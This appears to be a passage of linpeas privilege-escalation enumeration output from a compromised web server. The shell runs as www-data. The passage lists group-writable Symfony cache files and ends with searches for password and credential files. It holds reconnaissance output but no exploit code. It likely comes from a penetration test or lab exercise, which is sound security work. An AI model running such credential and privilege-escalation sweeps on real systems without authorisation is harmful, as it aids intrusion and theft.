/var/www/html/app/cache/profiler/17/17/211717
/var/www/html/app/cache/profiler/17/92
/var/www/html/app/cache/profiler/17/92/ba9217
/var/www/html/app/cache/profiler/17/99
/var/www/html/app/cache/profiler/17/99/209917
/var/www/html/app/cache/profiler/17/c3
/var/www/html/app/cache/profiler/17/c3/1fc317
/var/www/html/app/cache/profiler/17/fe
/var/www/html/app/cache/profiler/17/fe/14fe17
/var/www/html/app/cache/profiler/18
/var/www/html/app/cache/profiler/18/01
/var/www/html/app/cache/profiler/18/01/780118
/var/www/html/app/cache/profiler/18/2a
/var/www/html/app/cache/profiler/18/2a/d52a18
/var/www/html/app/cache/profiler/18/3d
/var/www/html/app/cache/profiler/18/3d/c73d18
/var/www/html/app/cache/profiler/18/55
/var/www/html/app/cache/profiler/18/55/af5518
/var/www/html/app/cache/profiler/18/74
/var/www/html/app/cache/profiler/18/74/1e7418
/var/www/html/app/cache/profiler/18/8d
/var/www/html/app/cache/profiler/18/8d/5f8d18
/var/www/html/app/cache/profiler/19
/var/www/html/app/cache/profiler/19/6d
/var/www/html/app/cache/profiler/19/6d/5b6d19
/var/www/html/app/cache/profiler/19/83
/var/www/html/app/cache/profiler/19/83/e68319
/var/www/html/app/cache/profiler/19/98
/var/www/html/app/cache/profiler/19/98/169819
/var/www/html/app/cache/profiler/19/c2
/var/www/html/app/cache/profiler/19/c2/66c219
/var/www/html/app/cache/profiler/1a
/var/www/html/app/cache/profiler/1a/09
/var/www/html/app/cache/profiler/1a/09/35091a
/var/www/html/app/cache/profiler/1a/53
/var/www/html/app/cache/profiler/1a/53/60531a
/var/www/html/app/cache/profiler/1a/cb
/var/www/html/app/cache/profiler/1a/cb/b8cb1a
/var/www/html/app/cache/profiler/1b
/var/www/html/app/cache/profiler/1b/14
/var/www/html/app/cache/profiler/1b/14/fc141b
/var/www/html/app/cache/profiler/1b/19
/var/www/html/app/cache/profiler/1b/19/de191b

╔═══════════╣ Interesting GROUP writable files (not in Home) (max 500)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files
grep: write error: Broken pipe
  Group www-data:

/tmp/linpeas.sh
/var/www/htdev/dev
/var/www/htdev/dev/index.php
/var/www/html/app/cache/development/data/50
/var/www/html/app/cache/development/data/
50/5b7075626c6973682e74696d65722e7075626c6973685d5b315d.data
/var/www/html/app/cache/development/data/4e
/var/www/html/app/cache/development/data/4e/5b41727261794163636573735d5b315d.data
/var/www/html/app/cache/development/data/bc
/var/www/html/app/cache/development/data/bc/
5b53796d666f6e795c436f6d706f6e656e745c466f726d5c466f726d5d5b315d.data
/var/www/html/app/cache/development/data/4a
/var/www/html/app/cache/development/data/4a/
5b7075626c6973682e74696d65722e686f6c645d5b315d.data
/var/www/html/app/cache/development/data/e4
/var/www/html/app/cache/development/data/
e4/5b53796d666f6e795c436f6d706f6e656e745c466f726d5c466f726d496e746572666163655d5b3
15d.data
/var/www/html/app/cache/development/data/74
/var/www/html/app/cache/development/data/74/5b436f756e7461626c655d5b315d.data
/var/www/html/app/cache/development/data/c7
/var/www/html/app/cache/development/data/
c7/5b4974657261746f72416767726567617465 5d5b315d.data
/var/www/html/app/cache/development/data/39
/var/www/html/app/cache/development/data/39/5b54726176657273616 26c655d5b315d.data
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/3e
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/3e/
3ec3ef71bdc9c9c938df1047f09d6f3dce83fba5f33ff14b58006f5d97c11d68.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/4e
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/4e/
4e0554a30d6a215a1f43c41e38a2dde958166303d03d695f48e33cd2334ec0c9.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/75
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/
75/7551aeb844a3e504572341d275aad3ad3294744f79d06bf0684e703184b9c6d0.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/0d
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/0d/
0d5d697b74b03035ee2127f0fe22a1d61cd7b8170deeada24bfa93cf7f4eb227.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/66
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/
66/66276a6ba31f6ff41d703887fedba50286f60c189f079cc18faa88eaf3e2a122.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/e4
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/e4/
e403640cd93d51cecbbeae46a2d97649755aa4f1c3ba9fd2d45a976bcb69bd78.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/c5
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/c5/
c58f48e24916165e56586ae2b8df7098898e9f809203bb5b85e7e469e223c976.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/ab
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/ab/
ab0deb88560fa98b9e89cabfc3ae14e2e96b8fceea04e2cbd0f61ece479b82ff.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/57
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/
57/576c5252293cceac6d2259033fab6b9fbbc141c72e1c02c0a1945060057dc80f.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/ea
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/ea/
ea4dfd1310563d0455c885ee78709a5ad7002a1122b990550f3d49554fb6a892.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/fc
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/fc/

fc00641558cfcc3e0ff5ca9b8556e3d897edce5c277167534b4e277857426ec6.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/3d
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/3d/
3d28915b9773a90909bd6bad53197fdb122d66660cfcf4ff70a8ef2bd3d81680.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/17
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/
17/17b450e0bb2069682bdbb5223cab1095c6d01c1df054f7c488586616374b82f6.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/8b
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/8b/
8bfe833341bbdc5b9228aed5c3bef39cd7c21f88d9f95ad21bca48dab512eb51.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/f0
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/f0/
f0c618138ab68079cd500879ee30f8cadb95dd521e101442ead5c0105e1e8275.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/8f
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/8f/
8f10692a3b155dc0ee5ea606975c1c0c65a50b6d622a9415d855c39c7aa2580c.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/e9
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/e9/
e991d465bc6e2c786209c74e239891e25f662c7c7c9383f06ea6228d2cba41f7.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/4d
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/4d/
4d2b483f10d761b982dfd8de76fa70e7a5fb6e768a604aa7f8cdf5a0d00871d5.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/fa
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/fa/
fad2563ddd4dc3b42b05feaea9e26286376220447450 34c6de41c493537f5606.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/12
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/
12/1237dc03b56ff95c9ba6c2f829ce1f0f5d1ee1cace8c43f98cfc20655304dc3f.php
/var/www/html/app/cache/config-cache.json
/var/www/html/app/cache/trans
/var/www/html/app/cache/trans/catalogue.en_GB.
9fb406b78e41e80fe4c284d5400c58228661b45c.php
/var/www/html/app/cache/trans/catalogue.en_GB.
9fb406b78e41e80fe4c284d5400c58228661b45c.php.meta
/var/www/html/app/cache/profiler/36
/var/www/html/app/cache/profiler/36/50
/var/www/html/app/cache/profiler/36/50/fc5036
/var/www/html/app/cache/profiler/36/70
/var/www/html/app/cache/profiler/36/70/af7036
/var/www/html/app/cache/profiler/36/3c
/var/www/html/app/cache/profiler/36/3c/d43c36
/var/www/html/app/cache/profiler/36/a6
/var/www/html/app/cache/profiler/36/a6/52a636
/var/www/html/app/cache/profiler/36/8e
/var/www/html/app/cache/profiler/36/8e/3e8e36
/var/www/html/app/cache/profiler/36/12
/var/www/html/app/cache/profiler/36/12/761236
/var/www/html/app/cache/profiler/aa
/var/www/html/app/cache/profiler/aa/e7
/var/www/html/app/cache/profiler/aa/e7/2ee7aa
/var/www/html/app/cache/profiler/aa/e3
/var/www/html/app/cache/profiler/aa/e3/18e3aa
/var/www/html/app/cache/profiler/aa/5d
/var/www/html/app/cache/profiler/aa/5d/df5daa
/var/www/html/app/cache/profiler/a7
/var/www/html/app/cache/profiler/a7/19
/var/www/html/app/cache/profiler/a7/19/e719a7

/var/www/html/app/cache/profiler/a7/c2
/var/www/html/app/cache/profiler/a7/c2/3dc2a7
/var/www/html/app/cache/profiler/a7/0a
/var/www/html/app/cache/profiler/a7/0a/770aa7
/var/www/html/app/cache/profiler/a7/72
/var/www/html/app/cache/profiler/a7/72/5f72a7
/var/www/html/app/cache/profiler/a7/28
/var/www/html/app/cache/profiler/a7/28/4728a7
/var/www/html/app/cache/profiler/14
/var/www/html/app/cache/profiler/14/b4
/var/www/html/app/cache/profiler/14/b4/77b414
/var/www/html/app/cache/profiler/14/2e
/var/www/html/app/cache/profiler/14/2e/fb2e14
/var/www/html/app/cache/profiler/14/20
/var/www/html/app/cache/profiler/14/20/7c2014
/var/www/html/app/cache/profiler/14/13
/var/www/html/app/cache/profiler/14/13/151314
/var/www/html/app/cache/profiler/50
/var/www/html/app/cache/profiler/50/7c
/var/www/html/app/cache/profiler/50/7c/d87c50
/var/www/html/app/cache/profiler/50/cc
/var/www/html/app/cache/profiler/50/cc/60cc50
/var/www/html/app/cache/profiler/50/f4
/var/www/html/app/cache/profiler/50/f4/ddf450
/var/www/html/app/cache/profiler/50/ca
/var/www/html/app/cache/profiler/50/ca/42ca50
/var/www/html/app/cache/profiler/50/ac
/var/www/html/app/cache/profiler/50/ac/e1ac50
/var/www/html/app/cache/profiler/50/81
/var/www/html/app/cache/profiler/50/81/798150
/var/www/html/app/cache/profiler/50/48
/var/www/html/app/cache/profiler/50/48/9c4850
/var/www/html/app/cache/profiler/3e
/var/www/html/app/cache/profiler/3e/d9
/var/www/html/app/cache/profiler/3e/d9/7bd93e
/var/www/html/app/cache/profiler/3e/4e
/var/www/html/app/cache/profiler/3e/4e/784e3e
/var/www/html/app/cache/profiler/3e/cf
/var/www/html/app/cache/profiler/3e/cf/a4cf3e
/var/www/html/app/cache/profiler/3e/e2
/var/www/html/app/cache/profiler/3e/e2/e7e23e
/var/www/html/app/cache/profiler/3e/9a
/var/www/html/app/cache/profiler/3e/9a/1f9a3e
/var/www/html/app/cache/profiler/fd
/var/www/html/app/cache/profiler/fd/70
/var/www/html/app/cache/profiler/fd/70/b870fd
/var/www/html/app/cache/profiler/fd/f6
/var/www/html/app/cache/profiler/fd/f6/c7f6fd
/var/www/html/app/cache/profiler/fd/e2
/var/www/html/app/cache/profiler/fd/e2/75e2fd
/var/www/html/app/cache/profiler/fd/40
/var/www/html/app/cache/profiler/fd/40/d240fd
/var/www/html/app/cache/profiler/fd/04
/var/www/html/app/cache/profiler/fd/04/df04fd
/var/www/html/app/cache/profiler/53
/var/www/html/app/cache/profiler/53/6d
/var/www/html/app/cache/profiler/53/6d/646d53

/var/www/html/app/cache/profiler/53/88
/var/www/html/app/cache/profiler/53/88/f58853
/var/www/html/app/cache/profiler/53/e9
/var/www/html/app/cache/profiler/53/e9/c7e953
/var/www/html/app/cache/profiler/53/f1
/var/www/html/app/cache/profiler/53/f1/27f153
/var/www/html/app/cache/profiler/53/5b
/var/www/html/app/cache/profiler/53/5b/615b53
/var/www/html/app/cache/profiler/53/30
/var/www/html/app/cache/profiler/53/30/6d3053
/var/www/html/app/cache/profiler/a8
/var/www/html/app/cache/profiler/a8/1d
/var/www/html/app/cache/profiler/a8/1d/231da8
/var/www/html/app/cache/profiler/a8/83
/var/www/html/app/cache/profiler/a8/83/3083a8
/var/www/html/app/cache/profiler/a8/e9
/var/www/html/app/cache/profiler/a8/e9/98e9a8
/var/www/html/app/cache/profiler/a8/a9
/var/www/html/app/cache/profiler/a8/a9/eca9a8
/var/www/html/app/cache/profiler/a8/da
/var/www/html/app/cache/profiler/a8/da/d7daa8
/var/www/html/app/cache/profiler/f9
/var/www/html/app/cache/profiler/f9/3e
/var/www/html/app/cache/profiler/f9/3e/923ef9
/var/www/html/app/cache/profiler/f9/cc
/var/www/html/app/cache/profiler/f9/cc/19ccf9
/var/www/html/app/cache/profiler/f9/6c
/var/www/html/app/cache/profiler/f9/6c/cf6cf9
/var/www/html/app/cache/profiler/f9/4c
/var/www/html/app/cache/profiler/f9/4c/d24cf9
/var/www/html/app/cache/profiler/f9/8b
/var/www/html/app/cache/profiler/f9/8b/f88bf9
/var/www/html/app/cache/profiler/f9/64
/var/www/html/app/cache/profiler/f9/64/1864f9
/var/www/html/app/cache/profiler/f9/d6
/var/www/html/app/cache/profiler/f9/d6/4ad6f9
/var/www/html/app/cache/profiler/08
/var/www/html/app/cache/profiler/08/9e
/var/www/html/app/cache/profiler/08/9e/fc9e08
/var/www/html/app/cache/profiler/08/7a
/var/www/html/app/cache/profiler/08/7a/f17a08
/var/www/html/app/cache/profiler/08/e4
/var/www/html/app/cache/profiler/08/e4/59e408
/var/www/html/app/cache/profiler/08/0b
/var/www/html/app/cache/profiler/08/0b/360b08
/var/www/html/app/cache/profiler/08/26
/var/www/html/app/cache/profiler/08/26/672608
/var/www/html/app/cache/profiler/08/2d
/var/www/html/app/cache/profiler/08/2d/1a2d08
/var/www/html/app/cache/profiler/08/3d
/var/www/html/app/cache/profiler/08/3d/2d3d08
/var/www/html/app/cache/profiler/08/1a
/var/www/html/app/cache/profiler/08/1a/bb1a08
/var/www/html/app/cache/profiler/08/86
/var/www/html/app/cache/profiler/08/86/378608
/var/www/html/app/cache/profiler/b0
/var/www/html/app/cache/profiler/b0/38

/var/www/html/app/cache/profiler/b0/38/2f38b0
/var/www/html/app/cache/profiler/b0/e7
/var/www/html/app/cache/profiler/b0/e7/bae7b0
/var/www/html/app/cache/profiler/b0/6c
/var/www/html/app/cache/profiler/b0/6c/786cb0
/var/www/html/app/cache/profiler/b0/c9
/var/www/html/app/cache/profiler/b0/c9/c3c9b0
/var/www/html/app/cache/profiler/87
/var/www/html/app/cache/profiler/87/70
/var/www/html/app/cache/profiler/87/70/7c7087
/var/www/html/app/cache/profiler/87/62
/var/www/html/app/cache/profiler/87/62/fe6287
/var/www/html/app/cache/profiler/87/4a
/var/www/html/app/cache/profiler/87/4a/2e4a87
/var/www/html/app/cache/profiler/87/ab
/var/www/html/app/cache/profiler/87/ab/5dab87
/var/www/html/app/cache/profiler/87/d3
/var/www/html/app/cache/profiler/87/d3/13d387
/var/www/html/app/cache/profiler/87/27
/var/www/html/app/cache/profiler/87/27/6a2787
/var/www/html/app/cache/profiler/1d
/var/www/html/app/cache/profiler/1d/50
/var/www/html/app/cache/profiler/1d/50/27501d
/var/www/html/app/cache/profiler/1d/a0
/var/www/html/app/cache/profiler/1d/a0/4ca01d
/var/www/html/app/cache/profiler/1d/b5
/var/www/html/app/cache/profiler/1d/b5/d9b51d
/var/www/html/app/cache/profiler/1d/ec
/var/www/html/app/cache/profiler/1d/ec/7fec1d
/var/www/html/app/cache/profiler/1d/ab
/var/www/html/app/cache/profiler/1d/ab/d8ab1d
/var/www/html/app/cache/profiler/1d/46
/var/www/html/app/cache/profiler/1d/46/c9461d
/var/www/html/app/cache/profiler/b1
/var/www/html/app/cache/profiler/b1/c0
/var/www/html/app/cache/profiler/b1/c0/f9c0b1
/var/www/html/app/cache/profiler/b1/6c
/var/www/html/app/cache/profiler/b1/6c/146cb1
/var/www/html/app/cache/profiler/b1/26
/var/www/html/app/cache/profiler/b1/26/bb26b1
/var/www/html/app/cache/profiler/b1/f3
/var/www/html/app/cache/profiler/b1/f3/0af3b1
/var/www/html/app/cache/profiler/b1/63
/var/www/html/app/cache/profiler/b1/63/9163b1
/var/www/html/app/cache/profiler/b1/39
/var/www/html/app/cache/profiler/b1/39/7639b1
/var/www/html/app/cache/profiler/90
/var/www/html/app/cache/profiler/90/78
/var/www/html/app/cache/profiler/90/78/d97890
/var/www/html/app/cache/profiler/90/15
/var/www/html/app/cache/profiler/90/15/5a1590
/var/www/html/app/cache/profiler/90/45
/var/www/html/app/cache/profiler/90/45/3b4590
/var/www/html/app/cache/profiler/90/f0
/var/www/html/app/cache/profiler/90/f0/f3f090
/var/www/html/app/cache/profiler/90/9a
/var/www/html/app/cache/profiler/90/9a/b09a90

/var/www/html/app/cache/profiler/a0
/var/www/html/app/cache/profiler/a0/e8
/var/www/html/app/cache/profiler/a0/e8/dae8a0
/var/www/html/app/cache/profiler/a0/e7
/var/www/html/app/cache/profiler/a0/e7/b3e7a0
/var/www/html/app/cache/profiler/a0/89
/var/www/html/app/cache/profiler/a0/89/3189a0
/var/www/html/app/cache/profiler/a0/cd
/var/www/html/app/cache/profiler/a0/cd/5dcda0
/var/www/html/app/cache/profiler/a0/63
/var/www/html/app/cache/profiler/a0/63/6163a0
/var/www/html/app/cache/profiler/a0/25
/var/www/html/app/cache/profiler/a0/25/de25a0
/var/www/html/app/cache/profiler/a0/ee
/var/www/html/app/cache/profiler/a0/ee/daeea0
/var/www/html/app/cache/profiler/a0/27
/var/www/html/app/cache/profiler/a0/27/b027a0
/var/www/html/app/cache/profiler/10
/var/www/html/app/cache/profiler/10/2b
/var/www/html/app/cache/profiler/10/2b/e62b10
/var/www/html/app/cache/profiler/10/03
/var/www/html/app/cache/profiler/10/03/fd0310
/var/www/html/app/cache/profiler/10/66
/var/www/html/app/cache/profiler/10/66/e46610
/var/www/html/app/cache/profiler/10/26
/var/www/html/app/cache/profiler/10/26/1e2610
/var/www/html/app/cache/profiler/10/43
/var/www/html/app/cache/profiler/10/43/dd4310
/var/www/html/app/cache/profiler/e8
/var/www/html/app/cache/profiler/e8/e4
/var/www/html/app/cache/profiler/e8/e4/81e4e8
/var/www/html/app/cache/profiler/e8/ba
/var/www/html/app/cache/profiler/e8/ba/bebae8
/var/www/html/app/cache/profiler/e8/f5
/var/www/html/app/cache/profiler/e8/f5/cff5e8
/var/www/html/app/cache/profiler/e8/98
/var/www/html/app/cache/profiler/e8/98/aa98e8
/var/www/html/app/cache/profiler/19
/var/www/html/app/cache/profiler/19/c2
/var/www/html/app/cache/profiler/19/c2/66c219
/var/www/html/app/cache/profiler/19/6d
/var/www/html/app/cache/profiler/19/6d/5b6d19
/var/www/html/app/cache/profiler/19/83
/var/www/html/app/cache/profiler/19/83/e68319
/var/www/html/app/cache/profiler/19/98
/var/www/html/app/cache/profiler/19/98/169819
/var/www/html/app/cache/profiler/79
/var/www/html/app/cache/profiler/79/c0
/var/www/html/app/cache/profiler/79/c0/00c079
/var/www/html/app/cache/profiler/79/b2
/var/www/html/app/cache/profiler/79/b2/9ab279
/var/www/html/app/cache/profiler/dc
/var/www/html/app/cache/profiler/dc/f9
/var/www/html/app/cache/profiler/dc/f9/d1f9dc
/var/www/html/app/cache/profiler/dc/03
/var/www/html/app/cache/profiler/dc/03/6403dc
/var/www/html/app/cache/profiler/dc/3d

/var/www/html/app/cache/profiler/dc/3d/f73ddc
/var/www/html/app/cache/profiler/dc/a6
/var/www/html/app/cache/profiler/dc/a6/cea6dc
/var/www/html/app/cache/profiler/dc/34
/var/www/html/app/cache/profiler/dc/34/e534dc
/var/www/html/app/cache/profiler/fe
/var/www/html/app/cache/profiler/fe/af
/var/www/html/app/cache/profiler/fe/af/efaffe
/var/www/html/app/cache/profiler/fe/27
/var/www/html/app/cache/profiler/fe/27/2527fe
/var/www/html/app/cache/profiler/22
/var/www/html/app/cache/profiler/22/9e
/var/www/html/app/cache/profiler/22/9e/4e9e22
/var/www/html/app/cache/profiler/22/1b
/var/www/html/app/cache/profiler/22/1b/751b22
/var/www/html/app/cache/profiler/22/69
/var/www/html/app/cache/profiler/22/69/036922
/var/www/html/app/cache/profiler/22/6d
/var/www/html/app/cache/profiler/22/6d/086d22
/var/www/html/app/cache/profiler/22/f6
/var/www/html/app/cache/profiler/22/f6/9af622
/var/www/html/app/cache/profiler/22/6e
/var/www/html/app/cache/profiler/22/6e/366e22
/var/www/html/app/cache/profiler/9e
/var/www/html/app/cache/profiler/9e/36
/var/www/html/app/cache/profiler/9e/36/15369e
/var/www/html/app/cache/profiler/9e/b1
/var/www/html/app/cache/profiler/9e/b1/75b19e
/var/www/html/app/cache/profiler/9e/55
/var/www/html/app/cache/profiler/9e/55/56559e
/var/www/html/app/cache/profiler/9e/cb
/var/www/html/app/cache/profiler/9e/cb/81cb9e
/var/www/html/app/cache/profiler/9e/b8
/var/www/html/app/cache/profiler/9e/b8/d4b89e
/var/www/html/app/cache/profiler/9e/37
/var/www/html/app/cache/profiler/9e/37/af379e
/var/www/html/app/cache/profiler/33
/var/www/html/app/cache/profiler/33/f9
/var/www/html/app/cache/profiler/33/f9/80f933
/var/www/html/app/cache/profiler/33/10
/var/www/html/app/cache/profiler/33/10/6d1033
/var/www/html/app/cache/profiler/33/0e
/var/www/html/app/cache/profiler/33/0e/6e0e33
/var/www/html/app/cache/profiler/33/02
/var/www/html/app/cache/profiler/33/02/840233
/var/www/html/app/cache/profiler/33/b7
/var/www/html/app/cache/profiler/33/b7/9cb733
/var/www/html/app/cache/profiler/33/13
/var/www/html/app/cache/profiler/33/13/d41333
/var/www/html/app/cache/profiler/55
/var/www/html/app/cache/profiler/55/55
/var/www/html/app/cache/profiler/55/55/a05555
/var/www/html/app/cache/profiler/55/4a
/var/www/html/app/cache/profiler/55/4a/444a55
/var/www/html/app/cache/profiler/55/66
/var/www/html/app/cache/profiler/55/66/a96655
/var/www/html/app/cache/profiler/55/89

/var/www/html/app/cache/profiler/55/89/088955
/var/www/html/app/cache/profiler/55/d3
/var/www/html/app/cache/profiler/55/d3/1cd355
/var/www/html/app/cache/profiler/55/b9
/var/www/html/app/cache/profiler/55/b9/efb955
/var/www/html/app/cache/profiler/5c
/var/www/html/app/cache/profiler/5c/c0
/var/www/html/app/cache/profiler/5c/c0/49c05c
/var/www/html/app/cache/profiler/5c/b8
/var/www/html/app/cache/profiler/5c/b8/1fb85c
/var/www/html/app/cache/profiler/5c/d1
/var/www/html/app/cache/profiler/5c/d1/add15c
/var/www/html/app/cache/profiler/5c/00
/var/www/html/app/cache/profiler/5c/00/96005c
/var/www/html/app/cache/profiler/5c/4c
/var/www/html/app/cache/profiler/5c/4c/794c5c
/var/www/html/app/cache/profiler/5c/f1
/var/www/html/app/cache/profiler/5c/f1/6ef15c
/var/www/html/app/cache/profiler/5c/13
/var/www/html/app/cache/profiler/5c/13/0f135c
/var/www/html/app/cache/profiler/70
/var/www/html/app/cache/profiler/70/b8
/var/www/html/app/cache/profiler/70/b8/a6b870
/var/www/html/app/cache/profiler/70/67
/var/www/html/app/cache/profiler/70/67/386770
/var/www/html/app/cache/profiler/70/d7
/var/www/html/app/cache/profiler/70/d7/c6d770
/var/www/html/app/cache/profiler/70/ca
/var/www/html/app/cache/profiler/70/ca/78ca70
/var/www/html/app/cache/profiler/70/d8
/var/www/html/app/cache/profiler/70/d8/bcd870
/var/www/html/app/cache/profiler/70/73
/var/www/html/app/cache/profiler/70/73/9d7370
/var/www/html/app/cache/profiler/38
/var/www/html/app/cache/profiler/38/e3
/var/www/html/app/cache/profiler/38/e3/40e338
/var/www/html/app/cache/profiler/38/c7
/var/www/html/app/cache/profiler/38/c7/44c738
/var/www/html/app/cache/profiler/38/04
/var/www/html/app/cache/profiler/38/04/6e0438
/var/www/html/app/cache/profiler/38/41
/var/www/html/app/cache/profiler/38/41/df4138
/var/www/html/app/cache/profiler/1f
/var/www/html/app/cache/profiler/1f/53
/var/www/html/app/cache/profiler/1f/53/e5531f
/var/www/html/app/cache/profiler/1f/e8
/var/www/html/app/cache/profiler/1f/e8/41e81f
/var/www/html/app/cache/profiler/1f/18
/var/www/html/app/cache/profiler/1f/18/f0181f
/var/www/html/app/cache/profiler/1f/c0
/var/www/html/app/cache/profiler/1f/c0/8fc01f
/var/www/html/app/cache/profiler/1f/43
/var/www/html/app/cache/profiler/1f/43/08431f
/var/www/html/app/cache/profiler/1f/de
/var/www/html/app/cache/profiler/1f/de/3dde1f
/var/www/html/app/cache/profiler/1f/83
/var/www/html/app/cache/profiler/1f/83/3f831f

/var/www/html/app/cache/profiler/1f/34
/var/www/html/app/cache/profiler/1f/34/25341f
/var/www/html/app/cache/profiler/7c
/var/www/html/app/cache/profiler/7c/0b
/var/www/html/app/cache/profiler/7c/0b/8d0b7c
/var/www/html/app/cache/profiler/7c/2d
/var/www/html/app/cache/profiler/7c/2d/622d7c
/var/www/html/app/cache/profiler/7c/e9
/var/www/html/app/cache/profiler/7c/e9/61e97c
/var/www/html/app/cache/profiler/7c/73
/var/www/html/app/cache/profiler/7c/73/e9737c
/var/www/html/app/cache/profiler/7c/5d
/var/www/html/app/cache/profiler/7c/5d/f95d7c
/var/www/html/app/cache/profiler/7c/4b
/var/www/html/app/cache/profiler/7c/4b/514b7c
/var/www/html/app/cache/profiler/2f
/var/www/html/app/cache/profiler/2f/b1
/var/www/html/app/cache/profiler/2f/b1/55b12f
/var/www/html/app/cache/profiler/2f/a3
/var/www/html/app/cache/profiler/2f/a3/5fa32f
/var/www/html/app/cache/profiler/2f/2c
/var/www/html/app/cache/profiler/2f/2c/db2c2f
/var/www/html/app/cache/profiler/2f/1c
/var/www/html/app/cache/profiler/2f/1c/a01c2f
/var/www/html/app/cache/profiler/d2
/var/www/html/app/cache/profiler/d2/08
/var/www/html/app/cache/profiler/d2/08/6b08d2
/var/www/html/app/cache/profiler/d2/69
/var/www/html/app/cache/profiler/d2/69/e069d2
/var/www/html/app/cache/profiler/d2/ec
/var/www/html/app/cache/profiler/d2/ec/a5ecd2
/var/www/html/app/cache/profiler/d2/51
/var/www/html/app/cache/profiler/d2/51/b651d2
/var/www/html/app/cache/profiler/d2/93
/var/www/html/app/cache/profiler/d2/93/6793d2
/var/www/html/app/cache/profiler/d2/27
/var/www/html/app/cache/profiler/d2/27/3127d2
/var/www/html/app/cache/profiler/1b
/var/www/html/app/cache/profiler/1b/a7
/var/www/html/app/cache/profiler/1b/a7/fba71b
/var/www/html/app/cache/profiler/1b/14
/var/www/html/app/cache/profiler/1b/14/fc141b
/var/www/html/app/cache/profiler/1b/19
/var/www/html/app/cache/profiler/1b/19/de191b
/var/www/html/app/cache/profiler/1b/4a
/var/www/html/app/cache/profiler/1b/4a/6d4a1b
/var/www/html/app/cache/profiler/1b/52
/var/www/html/app/cache/profiler/1b/52/8a521b
/var/www/html/app/cache/profiler/1b/32
/var/www/html/app/cache/profiler/1b/32/d9321b
/var/www/html/app/cache/profiler/1b/56
/var/www/html/app/cache/profiler/1b/56/01561b
/var/www/html/app/cache/profiler/d9
/var/www/html/app/cache/profiler/d9/bc
/var/www/html/app/cache/profiler/d9/bc/36bcd9
/var/www/html/app/cache/profiler/d9/eb
/var/www/html/app/cache/profiler/d9/eb/3debd9

/var/www/html/app/cache/profiler/d9/7d
/var/www/html/app/cache/profiler/d9/7d/797dd9
/var/www/html/app/cache/profiler/d9/1e
/var/www/html/app/cache/profiler/d9/1e/7f1ed9
/var/www/html/app/cache/profiler/d9/8f
/var/www/html/app/cache/profiler/d9/8f/e98fd9
/var/www/html/app/cache/profiler/d9/34
/var/www/html/app/cache/profiler/d9/34/ff34d9
/var/www/html/app/cache/profiler/21
/var/www/html/app/cache/profiler/21/9e
/var/www/html/app/cache/profiler/21/9e/169e21
/var/www/html/app/cache/profiler/21/8a
/var/www/html/app/cache/profiler/21/8a/8a8a21
/var/www/html/app/cache/profiler/21/54
/var/www/html/app/cache/profiler/21/54/d65421

╔══════════╣ Searching passwords in history files

╔══════════╣ Searching passwords in config PHP files

╔══════════╣ Searching *password* or *credential* files in home (limit 70)
/etc/pam.d/common-password
/usr/bin/systemd-ask-password
/usr/bin/systemd-tty-ask-password-agent
/usr/lib/grub/i386-pc/legacy_password_test.mod
/usr/lib/grub/i386-pc/password.mod
/usr/lib/grub/i386-pc/password_pbkdf2.mod
/usr/lib/systemd/system/multi-user.target.wants/systemd-ask-password-wall.path
/usr/lib/systemd/system/sysinit.target.wants/systemd-ask-password-console.path
/usr/lib/systemd/system/systemd-ask-password-console.path
/usr/lib/systemd/system/systemd-ask-password-console.service
/usr/lib/systemd/system/systemd-ask-password-wall.path
/usr/lib/systemd/system/systemd-ask-password-wall.service
  #)There are more creds/passwds files in the previous parent folder

